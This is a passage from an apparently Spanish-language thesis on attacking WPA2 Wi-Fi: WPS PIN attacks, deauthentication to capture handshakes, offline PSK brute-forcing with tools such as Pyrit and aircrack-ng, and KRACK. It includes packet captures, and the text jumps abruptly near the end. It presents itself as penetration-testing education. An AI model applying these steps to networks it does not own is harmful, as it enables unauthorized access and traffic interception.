- **Desautenticación:** Como ya se ha comentado anteriormente, aunque WPA2 [1] se considera un protocolo capaz de asegurar la comunicación WI-FI [5], ésta no deja de ser transmitida por el aire y sigue utilizando ciertos mecanismos para mantener la conexión entre cliente/servidor. Usando dichos mecanismos, es posible enviar paquetes como broadcast [65] diciendo a todos los clientes que se desautenticuen o solo a uno de forma dirigida. Esto por sí solo no representa ningún problema excepto que es un poco incordio para el usuario WI-FI [5], pero para el atacante, supone la posibilidad de obtener el Handshake [1] que necesita el cliente para realizar la conexión entre el dispositivo y el AP [7]. El atacante, una vez obtenido el 4-way handshake [1], podrá realizar un ataque de fuerza bruta [10] e intentar averiguar la PSK (clave precompartida o pre-shared key) [9].

- **Radius falso:** Es similar al Rogue AP o Fake AP [44] con la diferencia de que se monta una infraestructura igual que la que dispone WPA2 Enterprise [24] con un radius [25] y una seguridad EAP [24]. Se trata de engañar al cliente para que, mediante ingeniería social, introduzca las credenciales en el Radius [25] falso y de esa manera obtener el usuario y la contraseña.
- **Krack** (Key Reinstallation Attacks septiembre 2017) Se basa en las siguientes vulnerabilidades (CVE-2017-13077, CVE-2017-13078, CVE-2017-13079, CVE-2017-13080, CVE-2017-13081, CVE-2017-13082, CVE-2017-13084, CVE-2017-13086, CVE-2017-13087, CVE-2017-13088.): Encontrada por Mathy Vanhoef [45], se trata de aprovechar ciertas vulnerabilidades en el intercambio y acuerdo de la asignación de clave de cifrado simétrico de los datos de la sesión (4-way handshake) [1]. Esta última vulnerabilidad encontrada es bastante grave ya que permite a un atacante obtener la clave de sesión (no la PSK) y recoger todo el tráfico generado por el cliente. Aunque este ataque funciona con casi todos los sistemas operativos, los sistemas Linux [46] y Android [47] son los más afectados. [26]

En los siguientes apartados se mostrará brevemente cómo se pueden utilizar las vulnerabilidades mencionadas y las herramientas necesarias. No se pretende mostrar al lector como atacar las redes ajenas sino como realizar una prueba de penetración de las suyas propias para comprobar si son vulnerables o si por el contrario se pueden considerar seguras.

2.3.1 Ataques WPS

Aunque hay diversas herramientas para realizar este ataque (incluso existen aplicaciones para móvil), las herramientas más populares son pixiewps [49], reaver [50] y bully [51] (o directamente pixiescript [52]). El ataque se realiza de la siguiente manera:

- 1.- Se ponen la tarjeta en modo monitor [107]
- 2.- Se busca redes vulnerables que tengan WPS [29] activado. Fuente: [106]
- 3.- Se lanza el ataque sobre la red vulnerable que tiene activado WPS [29]. Fuente: [106]
- 4.- Si se logra el éxito nos aparecerá el código pin y la clave WPA2 [1], sino, hay que ir al paso 2 y volver a probar con otro nodo hasta testear todos los posibles. Fuente: [106]

2.3.2 Ataque de desautenticación.

Esto no es un ataque completo a las redes Wi-Fi [5] sino más bien una parte del ataque necesario para poder realizar más adelante un ataque de fuerza bruta [10] a la clave que se utiliza en redes Wi-Fi [5] protegidas con WPA2 [1]. Mediante la desautenticación de un cliente que esté conectado a un AP [7], se logra que éste vuelva a intentar negociar la conexión y para ello se produce el 4-way handshake [1] que negocia la nueva clave de cifrado creada a partir de la pre-shared key [9] y del nombre de la red Wi-Fi (ESSID) [35]. Una vez obtenido el mismo, se pasaría al punto siguiente para utilizarlo en un ataque de fuerza bruta [10]. Las herramientas para desautenticar pueden ser airplay [53], handshaker [55], wifite [56], etc.

2.3.3 Ataque de fuerza bruta.


Realizar el ataque de fuerza bruta [10] sobre WPA2 [1] consiste solo de tres pasos, aunque el éxito dependerá de la complejidad de la contraseña PSK [9] y de la potencia de cálculo a la hora de generar los PMKs (Pairwise Master Keys) [1]:

1.- Identificar la red WI-FI que se va a atacar.

Este proceso se puede realizar con la herramienta airodump-ng [53] que nos mostrará todos los nodos disponibles en la red. Para dar una idea clara al lector sobre el potencial de los ataques a redes WI-FI [5], un escaneo con la herramienta airodump-ng [53] desde el domicilio donde se realizó este trabajo, situado en una zona residencial de las afueras de Madrid, dió como resultado más de 130 redes WI-FI [5] con una antena plana direccional con una ganancia de 14dBi [57]. Probablemente, en un barrio céntrico de una ciudad como Madrid o Barcelona este número podría llegar a multiplicarse dada la aglomeración de viviendas cercanas entre sí.

2.- Obtener el handshake de dicha red WI-FI.

Para obtener el handshake [1] de una red WI-FI [5] protegida con WPA [2] o WPA2 [1] no hay que hacer nada más que recoger el tráfico enviado por los AP [7] y clientes en el proceso de negociación.



```

root : airodump-ng - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda

CH  5  ][ Elapsed: 5 mins ][ 2017-10-22 19:16 ][ WPA handshake: 68:B6:FC

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:25:00:      -1       0         0    0  -1  -1             <length: 0>
E0:51:63:     -61      347         42    0   1  54e  WPA2  CCMP  PSK  WLAN
A4:08:F5:     -57      242          9    0   1  54e  WPA2  CCMP  PSK  voda
E4:3E:D7:     -63      390      6996    1  13  54e  WPA2  CCMP  PSK  Wifi
2C:95:7F:     -61      763         99    0  11  54e  WPA2  CCMP  PSK  JAZZ
  
```

Imagen 7: Captura del Handshake recogido simplemente recogiendo el tráfico con airodump-ng.

Como tal proceso puede ser en cualquier momento y podríamos esperar horas sin recoger ninguno, existen muchas herramientas que permiten automatizarlo. Por ejemplo, la herramienta aireplay-ng [53] permite desautenticar clientes conectados, pero a parte de esa, hay otras incluidas en Wifislax [58] o Kali [62] que directamente desautentican y guardan el handshake [1] del AP [7] que sea necesario. Ejemplo: “handshaker.sh” [55], “wifite.py” [56].




Imagen 8: Captura del Handshake obtenido con la herramienta Handshaker [55].

No.	Time	Source	Destination	Protocol	Length	Info
413	10.090756	Azurewav_c4:	AsustekC_26:	802.11	26	Deauthentication, SN=99,
2841	40.200324	Azurewav_c4:	AsustekC_26:	802.11	26	Deauthentication, SN=99,
2909	40.254596	Azurewav_c4:	AsustekC_26:	802.11	26	Deauthentication, SN=99,
2280	33.681527	AsustekC_26:	Azurewav_c4:	EAPOL	133	Key (Message 1 of 4)
4699	53.082999	AsustekC_26:	Azurewav_c4:	EAPOL	133	Key (Message 1 of 4)
4701	53.087092	Azurewav_c4:	AsustekC_26:	EAPOL	155	Key (Message 2 of 4)
4705	53.090165	AsustekC_26:	Azurewav_c4:	EAPOL	213	Key (Message 3 of 4)
2287	33.696369	Azurewav_c4:	AsustekC_26:	EAPOL	133	Key (Message 4 of 4)
4709	53.092723	Azurewav_c4:	AsustekC_26:	EAPOL	133	Key (Message 4 of 4)
10	0.042550	AsustekC_26:	Microsof_el:	802.11	392	Probe Response, SN=3118,
11	0.047160	AsustekC_26:	Microsof_el:	802.11	392	Probe Response, SN=3119,
12	0.048718	AsustekC_26:	Microsof_el:	802.11	392	Probe Response, SN=3120,

Imagen 9: Captura del handshake visto con wireshark [67].

Durante el proceso de 4-way handshake [1] (proceso de negociado del cifrado, etc, para proteger el canal) hay un intercambio de claves generadas a partir de la PSK [9] y de la red mediante las cuales el AP [7] produce una clave de cifrado (PTK) [1] que se usará para proteger los datos enviados a partir del tercer paso del 4-way handshake [1]. Gracias a ese intercambio de claves, es posible que un atacante que haya recogido dicho handshake [1], pueda realizar un ataque de fuerza bruta [10] desde cualquier ubicación contra el handshake [1] recogido (hablaremos más en detalle del 4-way handshake [1], de PMK [1] y PTK [1] en el ataque Krack [26] que está basado en una vulnerabilidad encontrada en el paso 3).

3.- Realizar el ataque de fuerza bruta sobre el handshake obtenido.

Una vez obtenido el handshake [1], es importante chequear que sea correcto, hay varias herramientas como cowpatty [54], aircrack [53], pyrit [11], etc, que permiten comprobar el estado correcto del handshake [1] capturado.




Imagen 10: Cowpatty chequeando el estado de un handshake capturado.

Una vez comprobado que el handshake [1] es correcto, se realiza el ataque. Existen varios tipos de ataques, pero en este caso los más populares son ataques de fuerza bruta [10], de fuerza bruta [10] con diccionario o híbridos.

Fuerza bruta: Se prueban todo tipo de combinaciones de los caracteres que se especifique, números, letras (mayúsculas/minúsculas) y símbolos.

Ataque con diccionario: Se lee un diccionario de palabras o combinaciones compuestas prescrito en uno o varios ficheros. Es el más rápido pero no siempre el más efectivo.

Híbrido: Se utiliza un diccionario pero se añaden también las combinaciones que se crea conveniente. Ejemplo: diccionarios de nombres de planetas pero que al final se añadan tres números del 1 al 999 (mart001, mart002, mart003...).

En el caso de WPA2 [1] no es tan sencillo ya que no se trata de probar una serie de contraseñas contra un router a ver cual es la correcta sino que hay que generar una tabla pre-calculada [94]. Esto es así porque hay que generar unos PMKs [1] que van en función de una red Wi-Fi [5] concreta. Los PMKs [1] generados para una Wi-Fi [5] llamada WLAN1 [61] no valen para otra llamada WLAN2 [61]. A partir de esto, ya nos hemos dado cuenta de que la opción de ataque con diccionario no nos compensa a menos que el ataque vaya a ser reutilizado con un nombre común de Wi-Fi [5] ya que, aunque es sin duda la más rápida, el tiempo que se dedica a crear el diccionario es el mismo que se dedicaría a probar las contraseñas. Además, un diccionario de contraseñas pre-calculadas [94] ocupa mucho espacio ya que no se guarda la contraseña sino la contraseña precalculada [94] que es más grande.

Las contraseñas generadas por las herramientas de fuerza bruta [10] contra WPA [2] se llaman PMKs (Pairwise Master Keys) [1] y el proceso de generación por parte del AP [7] se describe más adelante en el ataque Krack [26]. Cada PMK [1] es generada por la PSK [9] y el nombre del AP [7] con lo que la herramienta sólo tiene que generar PMKs en función del nombre del AP [7] (variable que conocemos) y de las combinaciones que se deseen (entre 8 y 64 caracteres que pueden ser números, mayúsculas, minúsculas y símbolos).

Existen varias herramientas para intentar obtener la contraseña a partir del handshake [1] obtenido. Las más populares son: Aircrack [53], Pyrit [11], cowpatty [54] o hashcat [63]. En este trabajo la herramienta que se usará como caso práctico es Pyrit [11] dada su capacidad de trabajo en red y la optimización a la hora de generar PMK [1] con tarjetas gráficas NVIDIA [64] aprovechando su GPU [6]. Otras herramientas consiguen una capacidad de cómputo muy elevada, pero la posibilidad de escalar añadiendo sirvientes en red de Pyrit [11] es lo que la da su mayor potencial.

Los posibles ataques son los siguientes:

Mediante un diccionario y una red (ejemplo: WLAN_XX [61]) creamos una base de datos [102] de PMKs [1] pre-calculados [94]. Posteriormente, una vez obtenido el handshake [1], solo hay que lanzar el ataque contra ese handshake [1]. No entraremos en detalle en este apartado, pero se trata de que dentro del handshake [1], se encuentran una serie de datos que son necesarios para generar un MIC [8] concreto. Con el handshake [1] se generará un MIC [8] por cada PMK [1] de la base de datos [102] que, si coincide con el que alberga el

handshake [1], significa que habremos encontrado la clave. Si el nombre de la red es el mismo, nos puede valer para realizar el ataque varias veces, si el nombre de la red es diferente esta BBDD [102] de PMKs [1] no será de ayuda (ver anexo ataque [Anexo IX]). [Ver vídeo 147].

Ataque directo: El ataque se puede realizar directamente contra el handshake [1] al vuelo. Más concretamente se usan pipes para redireccionar la salida de un comando con la de otra de tal manera que se vayan generando las claves a probar convirtiéndolos en PMKs [1] que a su vez se comparará con el que tenemos en nuestro handshake [1]. [Ver vídeo 145]

Ataque híbrido: Al mismo tiempo que se hace al vuelo, se puede ir creando una tabla precalculada [94] de PMKs [1] en una base de datos [102] de tal manera que se podrá aprovechar el tiempo de cómputo en la siguiente ocasión que se lance un ataque con una red con el mismo nombre.

En estos ataques se entrará más al detalle en el caso práctico. Ahí se incluirá una disección más avanzada de las herramientas, más en concreto de Pyrit [11].

2.3.4 Krack

La última vulnerabilidad encontrada en WPA2 [1] es la más intrusiva. Se trata de Krack Attack (Key Reinstallation Attacks) [26] y utiliza un problema de seguridad en el 4-way handshake [1], más concretamente en el paso 3. Esta vulnerabilidad no afecta a todos los clientes ni AP [7] (access point) por igual y de momento los peor parados son los sistemas Linux [46] y Android [47] (porque utilizan wpa_supplicant) [48]. El alcance del ataque también está relacionado con el protocolo usado TKIP [18] o AES [22]. Para entender bien el proceso que sigue para lograr el éxito primero hay que explicar cómo funciona el proceso de negociado de la sesión cifrada.

Descripción del 4-way handshake:

Cuando un cliente quiere conectarse a un punto de acceso realiza una petición de conexión y el AP [7] comienza el proceso de emparejamiento o apretón de manos. Este tipo de conexión se realiza mediante EAPOL (EAP over LAN) [32].

Antes de explicar los pasos realizados en el apretón de manos, vamos dar un pequeño resumen de que son cada una de las siglas y cómo se van formando:

Nombre de la red (SSID) → Es el nombre de la red WI-FI [5], ejemplo: WLAN_XX [61].

PSK → Pre-shared key [9]. Es la clave compartida que se configura en el AP [7] y en todos y cada uno de los dispositivos que se quieran conectar.

PBKDF2 → Función que se utiliza para calcular la PMK [1]. PMK = PBKDF2 [33] (PSK [9], SSID [35], ssidLengh (tamaño del SSID), 4096, 256).




Imagen 11: Ejemplo de red y clave de un router WI-FI.

PMK → Pairwise Master Key [1]. Se genera mediante el PSK [9] y el nombre del AP [7] (SSID) [35] con la función PBKDF2 [33].

ANONCE → Número aleatorio generado por el AP [7].

SNonce → Número aleatorio generado por la estación o cliente.

MAC address [31] → Media access control address, es la dirección de control de acceso al medio y cada dispositivo tiene una única dirección diferente a todas las demás (aunque se puede cambiar).

PTK → Pairwise Transient Key [1]. La clave de sesión para proteger las comunicaciones. Se genera con la PMK + ANonce-message (número aleatorio del AP) + SNonce-message (número aleatorio de la estación) [1] + MAC [31] del AP [7] + MAC [31] de la estación.

GTK → Group Transient Key [1]. Esta es otra clave generada para el tráfico multicast y broadcast [65]. Cada vez que otro dispositivo se conecta al medio es necesario generarla para que todos los que ya estén conectados puedan descifrar el tráfico si va dirigido a tu rango de red.

MIC → Message Integrity Code [8]. Sirve para comprobar la integridad del mensaje para que no sea modificado en tránsito. (También se utiliza para el ataque de fuerza bruta contra un handshake que se comentará más adelante).

Número de mensaje → Es el número de mensaje que se va intercambiando entre el AP [7] y el cliente, este número va aumentando para proteger el medio y descartar mensajes erróneos.

La siguiente captura muestra los pasos que realiza el 4-way handshake [1]:




Imagen 12: 4-way handshake. Fuente: [108]

Vamos a describir los cuatro pasos aprovechando una captura de un 4-way handshake [1] capturado con el programa Wireshark [67]:

No.	Time	Source	Destination	Protocol	Length	Info
413	10.090756	Azurewav_c4:	AsustekC_26:	802.11		26:Deauthentication, SN=99,
2841	40.200324	Azurewav_c4:	AsustekC_26:	802.11		26:Deauthentication, SN=99,
2909	40.254596	Azurewav_c4:	AsustekC_26:	802.11		26:Deauthentication, SN=99,
2280	33.681527	AsustekC_26:	Azurewav_c4:	EAPOL	133	Key (Message 1 of 4)
4699	53.082999	AsustekC_26:	Azurewav_c4:	EAPOL	133	Key (Message 1 of 4)
4701	53.087092	Azurewav_c4:	AsustekC_26:	EAPOL	155	Key (Message 2 of 4)
4705	53.090165	AsustekC_26:	Azurewav_c4:	EAPOL	213	Key (Message 3 of 4)
2287	33.696369	Azurewav_c4:	AsustekC_26:	EAPOL	133	Key (Message 4 of 4)
4709	53.092723	Azurewav_c4:	AsustekC_26:	EAPOL	133	Key (Message 4 of 4)
10	0.042550	AsustekC_26:	Microsof_e1:	802.11	392	Probe Response, SN=3118,
11	0.047160	AsustekC_26:	Microsof_e1:	802.11	392	Probe Response, SN=3119,
12	0.049718	AsustekC_26:	Microsof_e1:	802.11	392	Probe Response, SN=3120,

Imagen 9: Captura wireshark [67] de un 4-way handshake

Paso 1: Tanto la estación como el AP [7] conocen la PMK [1]. AP [7] genera un número aleatorio (ANonce) [1] y lo envía a la estación.




Imagen 12.1: Primer paso handshake




Imagen 13: Captura wireshark [67] primer paso handshake.

En esta captura, podemos ver que tipo de cifrado utilizará, el nonce aleatorio del AP [7] y que no se están enviando WPA KEY DATA (WPA Key Data Length: 0) aún. A parte de eso, en “Key Information” (Muestra la información de la clave usada para la comunicación) vemos que aún no hay nada activado porque está en proceso de negociación.

Paso 2: La estación recibe ANonce [1] y genera un SNonce [1] aleatorio. Con la PMK [1], ANonce [1], SNonce [1], AP-MAC [1] y STA-MAC [1] se genera la PTK [1]. La estación (STA) [1] envía SNonce [1] y MIC [8]. MIC [8] sirve para respetar la integridad del mensaje para que no sea manipulado sin que el AP [7] se de cuenta.




Imagen 12.2: Segundo paso handshake

```

802.1X Authentication
  Version: 802.1X-2001 (1)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  Key Information: 0x010a
    .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    .... .1... = Key Type: Pairwise Key
    .... .00... = Key Index: 0
    .... .0.. = Install: Not set
    .... .0... = Key ACK: Not set
    .... .1... = Key MIC: Set
    .... .0... = Secure: Not set
    .... .0.. = Error: Not set
    .... .0... = Request: Not set
    .... .0... = Encrypted Key Data: Not set
    .... .0... = SMK Message: Not set
  Key Length: 0
  Replay Counter: 1
  WPA Key Nonce: a95e8d706cb14761c79af2914c99869feef8d737126acd00...
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 7ce085c1cd2145f4eb866313d6c4b39f
  WPA Key Data Length: 22
  WPA Key Data: 3014010000fac020100000fac040100000fac020000
  Tag: RSN Information
    Tag Number: RSN Information (48)
    Tag length: 20
    RSN Version: 1
    Group Cipher Suite: 00-0f-ac TKIP
    Pairwise Cipher Suite Count: 1
    Pairwise Cipher Suite List 00-0f-ac AES (CCM)
      Pairwise Cipher Suite: 00-0f-ac AES (CCM)
    Auth Key Management (AKM) Suite Count: 1
    Auth Key Management (AKM) List 00-0f-ac PSK
      Auth Key Management (AKM) Suite: 00-0f-ac PSK
        Auth Key Management (AKM) OUI: 00-0f-ac
        Auth Key Management (AKM) type: PSK (2)
    RSN Capabilities: 0x0000
  
```

Imagen 14: Captura wireshark [67] segundo paso handshake.

En la captura podemos ver el nonce de la estación, el MIC [8] para controlar la integridad y la suite de cifrado, en este caso AES [22] CCMP [30]. Si nos fijamos en “Key information” (Muestra la información de la clave usada para la comunicación), ahora podemos ver que ya se ha activado la seguridad MIC [8].

Paso 3: El AP [7] recibe SNonce [1] y crea la PTK [1] con todos los datos recogidos: PMK [1], ANonce [1], SNonce [1], MAC-AP [1] y MAC-STA [1] (station MAC). Aprovecha para crear la GTK [1] y la envía a la estación.



Imagen 12.3: Tercer paso handshake

```

# 802.1X Authentication
  Version: 802.1X-2001 (1)
  Type: Key (3)
  Length: 175
  Key Descriptor Type: EAPOL RSN Key (2)
  # Key Information: 0x13ca
    .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    .... .1.. = Key Type: Pairwise Key
    .... ..00 = Key Index: 0
    .... .1.. = Install: Set
    .... .1.. = Key ACK: Set
    .... .1.. = Key MIC: Set
    .... .1.. = Secure: Set
    .... .0.. = Error: Not set
    .... 0... = Request: Not set
    .... .1.. = Encrypted Key Data: Set
    .... .1.. = SMK Message: Set
  Key Length: 16
  Replay Counter: 2
  WPA Key Nonce: 4ca4bbce238b2c3ac97a480f756f3aa988f15805bc41f6ca...
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: c909000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: ca25678af32f445aea350d4eac25029b
  WPA Key Data Length: 80
  WPA Key Data: 0dfded02f1c24391fae0776576677e1bed6c6409aaddbafb...
  
```

Ya está instalada la PTK y se ve que están activos la seguridad, la encriptación, etc.

Imagen 15: Captura wireshark [67] tercer paso handshake.

En esta captura podemos ver el nonce del AP [7] entregado en el paso 1, la MIC [8] y los datos cifrados ya con la PTK [1]. “Key information” (Muestra la información de la clave usada para la comunicación) tiene activada la seguridad, la encriptación, etc, lo que significa que el canal ya está asegurado con la PTK [1].

Paso 4: En el siguiente paso podemos ver como el cliente acepta la PTK [1] y la GTK [1] y las instala como claves unicast [66] y multicast/broadcast [65] respectivamente.



Imagen 12.4: Cuarto paso handshake

Imagen 16: Captura wireshark [67] cuarto paso handshake.

que en principio no sería vulnerable excepto porque también es posible atacar al group key handshake [1].

3.- Una vez atacado al “**data-confidentiality protocol**” (protocolo de confidencialidad de datos) las opciones dependen del tipo de cifrado y del sistema operativo. Si es TKIP [18], se permite reenviar, descifrar e incluso crear nuevos, si es AES-CCMP [22][30] se puede reenviar y descifrar.

En la siguiente captura se muestra como el atacante no deja llegar el paso 3 a la víctima para que reinstale una PTK [1] ya utilizada con nonce reseteado.

